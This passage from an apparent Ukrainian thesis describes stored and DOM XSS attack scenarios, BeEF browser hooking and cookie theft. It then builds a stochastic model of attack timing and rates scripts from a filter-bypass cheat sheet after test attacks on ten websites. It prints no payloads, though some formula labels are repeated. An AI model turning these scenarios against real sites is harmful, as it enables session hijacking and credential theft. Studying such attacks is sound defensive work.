2) Сценарій для збереженої XSS атаки: для виконання атаки XSS потрібно використовувати невелику соціальну інженерію, щоб користувач за допомогою переконливого посилання отримав доступ до забрудненої сторінки з типом JavaScript. файл (* .js) Рис. 2.6, який заражає жертву та встановлює зв'язок з основним контролером. Ця атака використовує незнання користувача при доступі до надійної сторінки. У цьому тесті було використано програмне забезпечення Beef, яке зберігає вразливість на веб-сторінці, яка перетворює машини на команди зомбі. Це посилання встановлюється навіть після закриття браузера жертви. Будучи платформою для тестування безпеки веб-додатків, можна запустити велику кількість атак, таких як використання розширень програм, таких як Adobe, Flash, крадіжки файлів cookie, відображення попереджувальних повідомлень, змусити користувача повірити, що його сеанс Facebook він закрив, і таким чином вкрасти його облікові дані тощо.



Рисунок 2.6 - Сценарій виконання прямих XSS-атак

3) Сценарій для атаки DOM XSS: XSS на основі DOM використовує вразливі скрипти типу JavaScript, які запускаються безпосередньо в

браузері користувача, як показано на рис. 2.7. Сценарій для атаки DOM XSS для атаки XSS.



Рисунок 2.7 - Сценарій атаки DOM XSS

Для цієї атаки використовуються два способи:

- Натисніть посилання URL, надіслане в електронному листі
- Натисніть посилання URL під час відвідування веб-сайту В обох випадках URL-адреса буде посилатися на надійний сайт, але він міститиме додаткові дані, які використовуються для запуску XSS атака. Важливо зазначити, що підключення SSL не захищає від цієї проблеми.

2.1.3 Найбільш поширені наслідки нападів

У ньому докладно описуються різні наслідки, пов'язані з атаками XSS.

- Розкривати інформацію, що зберігається в файлах cookie користувачів: зловмисник може створити на стороні клієнта сценарій, який після виконання виконує певну дію, наприклад надсилає всі файли cookie з сайту на певну адресу електронної пошти. Наслідком цього сценарію є те, що він буде завантажуватися та виконуватися для кожного користувача, який відвідує веб-сайт.

- Наслідки атаки XSS однакові, незалежно від того, зберігаються вони чи відображаються: різниця полягає в тому, як корисне навантаження впливає на сервер.

- Обробка: деякі вразливості можна використовувати для маніпулювання або крадіжки файлів cookie, створення запитів, щоб ввести в оману або видати себе як дійсний користувач системи, порушити конфіденційну інформацію або виконати код в системах користувача.

- Інші шкідливі атаки включають: розкриття користувальницьких файлів, встановлення троянських програм, перенаправлення користувача на іншу сторінку, виконання елементів керування «Active X» (у Microsoft Internet Explorer) із сайтів, які користувач вважає надійними, і зміна представлення вмісту.

2.1.4 Політика щодо використання файлів cookie

Повідомлення сповіщення, як-от:

- Цей веб-сайт використовує файли cookie, щоб забезпечити найкращий досвід роботи на нашому веб-сайті (рис. 2.8).

- Ми використовуємо власні та сторонні файли cookie, щоб покращити наші послуги, аналізуючи їхні звички навігації (рис. 2.9).



Рисунок 2.8 - Сповіщення про політику використання файлів cookie в браузерах



Рисунок 2.9 - Вітальне повідомлення та повідомлення про використання файлів cookie

Наразі вони з’являються на найбільш відвідуваних веб-сторінках у вигляді спливаючого вікна або банера сповіщень. Однак, що викликає занепокоєння, так це те, як це повідомлення приймається з таким

попередженням: Якщо ви продовжуєте перегляд, ми вважаємо, що ви приймаєте його використання.

Це означає, що хоча користувач не натискає кнопку ОК, лише дія навігації по сайту встановить файли cookie, про які було попереджено в інформаційних повідомленнях. Цей новий режим навігації змушує веб-сторінки обов'язково встановлювати файли cookie під час відвідування комп'ютера користувача. Як згадувалося в попередніх розділах, успішна атака XSS може вкрасти файли cookie користувача та показати активний сеанс, який передається як законний користувач. У наступному розділі ми поговоримо про те, що таке файли cookie та як вони можуть стати мішенню цих атак.

2.2. Математична модель XSS-атаки

Припустимо, що для вдалої реалізації комп'ютерних атак зловмисник використовує сканування мережі і знаходження Web-серверу за деякий час $t_{скан}$ із функцією розподілу W(t).

Згодом зловмисник виконує пошук форм вводу даних користувачем за $t_{пр}$ з функцією розподілу B(t). З ймовірністю $P_{пр}$ таке поле знаходиться. Якщо ні, повторюється крок сканування Web-серверу.

За випадковий час $t_{нв}$ з функцією розподілу V(t) і ймовірністю $P_{нв}=n/N$, де N-загальна кількість атак; n-кількість вдалих атак, визначається вектор атаки. При відсутності параметрів, які забезпечують виконання XSS-атаки, виконується перехід до іншого процесу, який забезпечує прийом вхідних даних на сервер.

З ймовірністю P_s знайдений вектор дозволяє реалізувати збережену XSS-атаку за t_{stx} із функцією розподілу C(s), під час якої шкідливий код зберігається на сервері.

Користувач переходить на «заражену» сторінку з ймовірністю P_w, через що шкідливий код виконується у браузері користувача з ймовірністю P_e.

Із ймовірністю P_{rfx} за час t_{rfx} та функцією розподілу R(s) знайдений вектор дозволяє реалізувати відображену XSS-атаку, з ймовірністю P_{db} за час t_{db} з функцією розподілу D(s) – DOM XSS-атака.

Із ймовірністю P_y відбудеться вдала спроба переконати користувача перейти за посиланням із шкідливим скриптом, або яке перенаправляє на заражений сервер, для виконання шкідливого коду в браузері користувача із ймовірністю P_B за час t_B із функцією розподілу K(s), M(s), N(s) для кожного типу атаки відповідно.

Для побудови математичної моделі атаки використано метод перетворення стохастичних мереж[19] і зобразимо процес XSS-атаки у вигляді такої мережі. Розглянемо спочатку ліву частину даної мережі(рис. 2.10).



Рисунок 2.10 – ліва частина стохастичної мережі XSS-атаки.

Використовуючи рівняння Мейсона для замкнутих графів, визначемо відповідну функцію стохастичної мережі, із врахуванням можливості її апроксимації неповною гама-функцією для спрощення її читання. В результаті отримали

$$h_{11}(s) = \frac{P_1 \times w \times (z+s)}{s^2 + s \times (z+w) + s \times b \times P_1} \approx \left(\frac{\mu_{11}}{\mu_{11}+s}\right)^{\alpha_{11}},$$

$$h_{12}(s) = \frac{P_2 \times w \times (z+s)}{s^2 + s \times (z+b) + s \times b \times P_2} \approx \left(\frac{\mu_{12}}{\mu_{12}+s}\right)^{\alpha_{12}},$$

$$h_{13}(s) = \frac{P_3 \times w \times (z+s)}{s^2+s \times v+s \times v \times P_1} \approx \left(\frac{\mu_{13}}{\mu_{13}+s}\right)^{\alpha_{13}},$$

$$h_1(s) = \left(\frac{\mu_{11}}{\mu_{11}+s}\right)^{\alpha_{11}} \times \left(\frac{\mu_{12}}{\mu_{12}+s}\right)^{\alpha_{12}} \times \left(\frac{\mu_{13}}{\mu_{13}+s}\right)^{\alpha_{13}}, (2.1)$$

де w – число обернене до часу сканування системи;

z – обернене до часу повторного виконання скануваня;

b – обернене до часу пошуку полів вводу;

v – обернене до вектора атаки.

Формуємо середнє значення і дисперсію часу реалізацію сканування системи

$$\mu_{11} = \frac{T_{11}}{D_{11}};\ \ \mu_{12} = \frac{T_{12}}{D_{12}};\ \ \mu_{13} = \frac{T_{13}}{D_{13}};$$

$$\mu_1 = \frac{(T_{11}+T_{12}+T_{13})}{(D_{11}+D_{12}+D_{13})},$$

$$\alpha_{11} = \frac{T_{11}^2}{D_{11}};\ \ \alpha_{12} = \frac{T_{12}^2}{D_{12}};\ \ \alpha_{12} = \frac{T_{13}^2}{D_{12}};,$$

$$\alpha_1 = \frac{(T_{11}+T_{12}+T_{13})^2}{(D_{11}+D_{12}+D_{13})};$$

$$T_{11} = \frac{-d}{d \times s} \times \left[\frac{P_1 \times w \times (z+s)}{s^2 + s(z+s) + s \times w \times P_1}\right]_{s=0},$$

$$D_{11} = \frac{d^2}{d \times s^2} \times \left[\frac{P_1 \times w \times (z+s)}{s^2 + s(z+s) + s \times w \times P_1}\right]_{s=0} - T_{11}^2$$

Формуємо середнє значення та дисперсію для пошуку полів вводу

$$T_{12} = \frac{-d}{d \times s} \times \left[\frac{P_2 \times b \times (z+s)}{s^2 + s(z+s) + s \times b \times P_2}\right]_{s=0},$$

$$D_{12} = \frac{d^2}{d \times s^2} \times \left[\frac{P_2 \times b \times (z+s)}{s^2 + s(z+s) + s \times b \times P_2}\right]_{s=0} - T_{12}^2$$

Формуємо середнє значення та дисперсію для вектора атаки

$$T_{13} = \frac{-d}{d \times s} \times \left[\frac{P_3 \times v \times (z+s)}{s^2 + s(z+s) + s \times v \times P_3}\right]_{s=0},$$

$$D_{13} = \frac{d^2}{d \times s^2} \times \left[\frac{P_3 \times v \times (z+s)}{s^2 + s(z+s) + s \times v \times P_3}\right]_{s=0} - T_{13}^2$$

Оригіналом еквівалентної функції (2.1) є неповна гамма-функція з параметрами форми α_1 і масштабу μ_1, інтегрування якої із змінним верхнім лімітом дозволяє визначити функцію розподілу часу вдалої підготовки до XSS-атаки

(2.2) $F_1(t) = \int_0^t \frac{\mu_1^{\alpha}}{\Gamma(\alpha_1)} \times t^{\alpha_1 - 1} \times e^{-\mu_1 \times t} dt,$

яку спрощено можна записати як

$$F_1(t) = pgamma(\mu_1 \times t, \alpha_1).$$

Відповідно середній час вдалої реалізації етапу підготовки до атаки дорівнює

$$T_1 = T_{11} + T_{12} + T_{13}$$

Аналогічно опишемо праву половину стохастичної мережі, яка зображує процес виконання самої XSS-атаки відповідно до типу (рис.2.11).



Рисунок 2.11 – функція розподілу часу підготовки для проведення XSS-атаки

Ця частина стохастичної мережі складається з трьох паралельних гілок, тому потрібно визначити відповідні функції для кожної з них, середній час та дисперсію часу реалізації та апроксимуємо власні еквівалентні функції зображеннями неповної гамма-функції:

$$T_{21} = \frac{k^2 \times z^2 \times P_u \times c + c^2 \times k^2 \times P_u - c^2 \times k^2 \times P_u^2 \times z}{c^2 \times k^2 \times z^2 \times P_u^2} \quad (2.3)$$

де

$$k = \frac{1}{t_{\text{в}}}, z = \frac{1}{t_{\text{пов}}}, c = \frac{1}{t_{stx}},$$

Середній час реалізації збереженої XSS-атаки (2.3).

$$T_{22} = \frac{m^2 \times z^2 \times P_u \times r + r^2 \times m^2 \times P_u - r^2 \times m^2 \times P_u^2 \times z}{r^2 \times m^2 \times z^2 \times P_u^2} \quad (2.4)$$

де

$$m = \frac{1}{t_{\text{в}}}, z = \frac{1}{t_{\text{пов}}}, r = \frac{1}{t_{rfx}},$$

Середній час реалізації відображеної XSS-атаки (2.4).

$$T_{23} = \frac{n^2 \times z^2 \times P_u \times d + d^2 \times m^2 \times P_u - d^2 \times n^2 \times P_u^2 \times z}{d^2 \times n^2 \times z^2 \times P_u^2} \text{ (2.5)}$$

де

$$n = \frac{1}{t_{\text{в}}}, z = \frac{1}{t_{\text{пов}}}, d = \frac{1}{t_{db}},$$

Середній час реалізації DOM XSS-атаки (2.5).

Для находження дисперсії часу реалізації вказаних вище процесів потрібно визначити другі початкові моменти:

$$M_{21} = \frac{k^2(2c^2 - 2c^2 P_u + 2z^2 + 4cz - 4czP_u) + k(2c^2 P_u z - 2c^2 P_u^2 z + 2z^2 P_u c) + 2c^2 z^2 P_u^2}{c^2 \times k^2 \times z^2 \times P_u^2} \text{ (2.6)}$$

для збереженої XSS-атаки (2.6).

$$M_{21} = \frac{m^2(2r^2 - 2r^2 P_u + 2z^2 + 4rz - 4rzP_u) + m(2r^2 P_u z - 2r^2 P_u^2 z + 2z^2 P_u r) + 2r^2 z^2 P_u^2}{r^2 \times m^2 \times z^2 \times P_u^2} \text{ (2.7)}$$

для відображеної XSS-атаки (2.7).

$$M_{21} = \frac{n^2(2d^2 - 2d^2 P_u + 2z^2 + 4dz - 4dzP_u) + n(2d^2 P_u z - 2d^2 P_u^2 z + 2z^2 P_u d) + 2d^2 z^2 P_u^2}{n^2 \times d^2 \times z^2 \times P_u^2} \text{ (2.8)}$$

для DOM XSS-атаки (2.8).

Дисперсія часу реалізації кожної паралельної гілки визначається як різниця між початковим моментом та квадратом середнього часу:

$D_{21} = M_{21} - T_{21}^2$, (2.9)

$D_{22} = M_{22} - T_{22}^2$, (2.10)

$D_{23} = M_{23} - T_{23}^2$, (2.11)

Знаходження середнього часу реалізації та дисперсії для кожної паралельної гілки стохастичної мережі (рис. 2.12) підстановкою (2.6)-(2.8) та (2.9)-(2.11) дозволяє визначити параметри форми і масштабу:

$$\alpha_{21} = \frac{T_{21}^2}{D_{21}}, \alpha_{22} = \frac{T_{22}^2}{D_{22}}, \alpha_{23} = \frac{T_{23}^2}{D_{23}},$$

$$\mu_{21} = \frac{T_{21}}{D_{21}}, \mu_{22} = \frac{T_{22}}{D_{22}}, \mu_{23} = \frac{T_{23}}{D_{23}}.$$

Це дозволяє знайти функції розподілу часу реалізації кожної гілки:

$$F_{21}(t) = pgamma(\mu_{21} \times t, \alpha_{21});$$

$$F_{22}(t) = pgamma(\mu_{22} \times t, \alpha_{22});$$

$$F_{23}(t) = pgamma(\mu_{23} \times t, \alpha_{23}).$$



Рисунок 2.12 – права частина стохастичної мережі

Тоді функція розподілу часу вдалої реалізації зловмисником самої XSS-атаки можна визначити як

$$F_2(t) = P_s \times F_{21}(t) + P_r \times F_{22}(t) + P_d \times F_{23}(t). \quad (2.12)$$

Відповідно середній час реалізації процесу рівний

$$T_2 = T_{21} + T_{22} + T_{23}.$$

Вигляд функції розподілу (2.12) зображений на рис. 2.13.



Рисунок 2.13 – функція розподілу часу вдалої реалізації самої XSS-атаки

Для отримання функції розподілу всього процесу реалізації XSS-атаки, включно з підготовкою (рис. 2.14), необхідно знайти загальні параметри форми і масштабу α та μ, які визначаються як співвідношення квадрату суми середнього часу правої та лівої частини до суми їх дисперсій та як відношення суми середнього часу правої та лівої частини до суми їх дисперсій відповідно:

$$\alpha_{1s} = \frac{(T_{11} + T_{12} + T_{13} + T_{21})^2}{D_{11} + D_{12} + D_{13} + D_{21}},$$

$$\mu_{1s} = \frac{T_{11} + T_{12} + T_{13} + T_{21}}{D_{11} + D_{12} + D_{13} + D_{21}},$$

$$\alpha_{2s} = \frac{(T_{11} + T_{12} + T_{13} + T_{22})^2}{D_{11} + D_{12} + D_{13} + D_{22}},$$

$$\mu_{2s} = \frac{T_{11} + T_{12} + T_{13} + T_{22}}{D_{11} + D_{12} + D_{13} + D_{22}},$$

$$\alpha_{3s} = \frac{(T_{11} + T_{12} + T_{13} + T_{23})^2}{D_{11} + D_{12} + D_{13} + D_{23}},$$

$$\mu_{3s} = \frac{T_{11} + T_{12} + T_{13} + T_{23}}{D_{11} + D_{12} + D_{13} + D_{23}}.$$

Звідси суперпозиція розподілу часу вдалої реалізації кожного варіанту атаки:

$$F_{1s}(t) = pgamma(\mu_{1s} \times t, \alpha_{1s}),$$

$$F_{2s}(t) = pgamma(\mu_{2s} \times t, \alpha_{2s}),$$

$$F_{3s}(t) = pgamma(\mu_{3s} \times t, \alpha_{3s}),$$

являє собою шукану функцію розподілу часу вдалої реалізації XSS-атаки:

$$F(t) = P_s \times F_{1s}(t) + P_r \times F_{2s}(t) + P_d \times F_{3s}(t).$$

Вигляд в залежності від часу проведення кожної з трьох типів атак зображений на рис. 2.14.



Рисунок 2.14 – функція розподілу часу проведення XSS-атаки для різних діапазонів часу виконання кожного етапу

2.3. Обчислення рівня небезпеки XSS-скрипта

Під час розробки даного програмного продукту було вирішено використати список «безпечних» скриптів XSS-атак. Ця шпаргалка для міжсайтових скриптів (XSS) містить багато скриптів різних векторів, які можуть допомогти вам обійти фільтри. Ви можете вибрати вектори за подією, тегом або браузером, і для кожного вектора надається підтвердження концепції.

Проблемою залишається проведення збереженої XSS-атаки яка передбачає в собі перехід на заражений раніше сайт за посиланням яке буле переслане зловмисником. Тому даний тип атак поєднано із відображеним типом атак, оскільки вони використовують одинакові скрипти.

Також до кожного скрипта у даній шпаргалці було надано свій умовний коефіцієнт небезпеки, виражений у числовому значені, який виражається як добуток кількості вразливих браузерів на суму рівня небезпеки згідно типу атаки та кількості вдалих використань скрипта, що можна представити у вигляді формули (2.13):

$$k = b \times (t + s) \quad (2.13)$$

де b-кількість браузерів вразливих до скрипта;

t-рівень небезпеки згідно статистики;

s-кількість вдалих використань скрипта.

Для встановлення кількості уразливих браузерів ми використовуємо дані подані у шпаргалці списку скриптів.

Рівень небезпеки скрипта являє собою добуток кількості вразливих сайтів до даного типу скрипта та кількості вдалих атак які відрізняються за використаними елементами веб-ресурсу. Для отримання статистичних даних потрібно провести експериментальне дослідження із використанням XSS-атак різного типу.

Суть експерименту полягає у спробі проведення XSS-атаки на десяти різних сайтах із різними технологіями та способами захисту. Результат даного експерименту виведено у табл. 2.1.

Таблиця 2.1 – результати проведеного експерименту для встановлення рівня небезпеки типу XSS-атаки

Тип атаки	К-сть викор. скриптів	К-сть вразливих сайтів	Середня к-сть вдалих атак	Рівень небезпеки
DOM	10	5	4	0,20
Відображена/збережена	10	7	7	0,49

Також результатом даного експерименту є статистика яка показує кількість вдалих спроб атаки на веб-ресурси із використанням кожного скрипта яка зображена у вигляді таблиці у додатку Б.

2.4. Обчислення загального рівня вразливості сайту до XSS-атак

